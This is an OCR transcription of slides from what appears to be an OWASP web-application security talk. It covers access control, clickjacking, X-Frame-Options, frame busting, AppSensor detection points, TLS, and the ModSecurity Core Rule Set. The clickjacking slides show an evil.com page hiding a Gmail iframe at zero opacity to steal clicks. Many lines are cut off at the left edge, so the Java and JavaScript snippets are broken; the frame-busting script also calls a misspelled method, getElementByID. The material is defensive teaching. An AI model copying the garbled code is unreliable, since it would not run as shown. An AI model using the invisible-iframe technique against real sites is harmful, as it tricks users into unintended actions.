
e Solution

```
 currentUser.isPermitted( "winnebago:drive:” + 2213456 ) ) {
log.info("You are permitted to 'drive' the 'winnebago’. Here are the keys - h
");
se {
log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
```

Anatomy of a Clickjacking Attack


First, make a tempting site


http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)


http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
iframe {width:300px; height:
position:absolute; top:0; left:
:alpha(opacity=00); opacity:
style><iframe src="https://
ogle.com">

iframe is invisible, but still clickable!


http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player


http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

X-Frame-Options

```
 to prevent all framing of this content
sponse.addHeader( "X-FRAME-OPTIONS", "DENY" );

 to allow framing of this content only by this site
sponse.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" )

 to allow framing from a specific domain
sponse.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM
 );
```

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack = document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

App Layer Intrusion Detection

reat detection points to start with

- Input validation failure server side when client side validation ex
- Input validation failure server side on non-user editable parame such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points (e.g. /admin) o honeypot URL (e.g. a fake path listed in /robots.txt)

thers

- Blatant SQLi or XSS injection attacks
- Workflow sequence abuse (e.g. multi-part form in wrong order)
- Custom business logic (e.g. basket vs catalogue price mismatch)

Project and mailing list
https://www.owasp.org/index.php/OWASP_AppSensor_Project

Four-page briefing, Crosstalk, Journal of Defense Software Engineering

http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-

Encryption in Transit (HTTPS/TLS)

Confidentiality, Integrity (in Transit) and Authenticity

- Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
- Starting when the login form is rendered until logout is complete

HTTPS configuration best practices

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

HSTS (Strict Transport Security)

- http://www.youtube.com/watch?v=zEV3HOuM_Vw

Certificate Pinning

"A security policy enforcement layer which prevents the exploitation of a known vulnerability"

Rationale for Usage

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

Benefit

- Reduce Time-to-Fix
- Reduce Attack Surface

Ownership is *Defenders*

Focus on web applications that are ***already in production*** and exposed to attacks

Examples include using a Web Applica Firewall (WAF) such as ModSecurity

Aim to ***minimize the Time-to-Fix exposures***

OWASP ModSecurity Core Rule Set

Download | Bug Tracker | Demo | Contributors and Users | Project Sponsors | Installation | Documentation | Presentations and Whitepapers
ojects | Release History | Roadmap

l Plug-n-Play Protection from Web Application Attacks

rity™ is a web application firewall engine that provides very little protection on its own. In order to become useful, ModSecurity™ must be d with rules. In order to enable users to take full advantage of ModSecurity™ out of the box, the OWASP Defender Community has d and maintains a free set of application protection rules called the OWASP ModSecurity Core Rule Set (CRS). Unlike intrusion detectionention systems, which rely on signatures specific to known vulnerabilities, the CRS provides ***generic protection*** from unknown lities often found in web applications.

ate funds to OWASP earmarked for ModSecurity Core Rule Set Project.

es Content

o provide generic web applications protection, the Core Rules use the following techniques:

- **Protection** - detecting violations of the HTTP protocol and a locally defined usage policy.
- **time Blacklist Lookups** - utilizes 3rd Party IP Reputation
- **based Malware Detection** - identifies malicious web content by check against the Google Safe Browsing API.
- **Denial of Service Protections** - defense against HTTP Flooding and Slow HTTP DoS Attacks.
- **mon Web Attacks Protection** - detecting common web application security attack.
- **mation Detection** - Detecting bots, crawlers, scanners and other surface malicious activity.
- **ration with AV Scanning for File Uploads** - detects malicious files uploaded through the web application.
- **ing Sensitive Data** - Tracks Credit Card usage and blocks leakages.
- **n Protection** - Detecting access to Trojans horses.
- **ification of Application Defects** - alerts on application misconfigurations.
- **Detection and Hiding** - Disguising error messages sent by the server.

THANK YOU

jim@owasp.org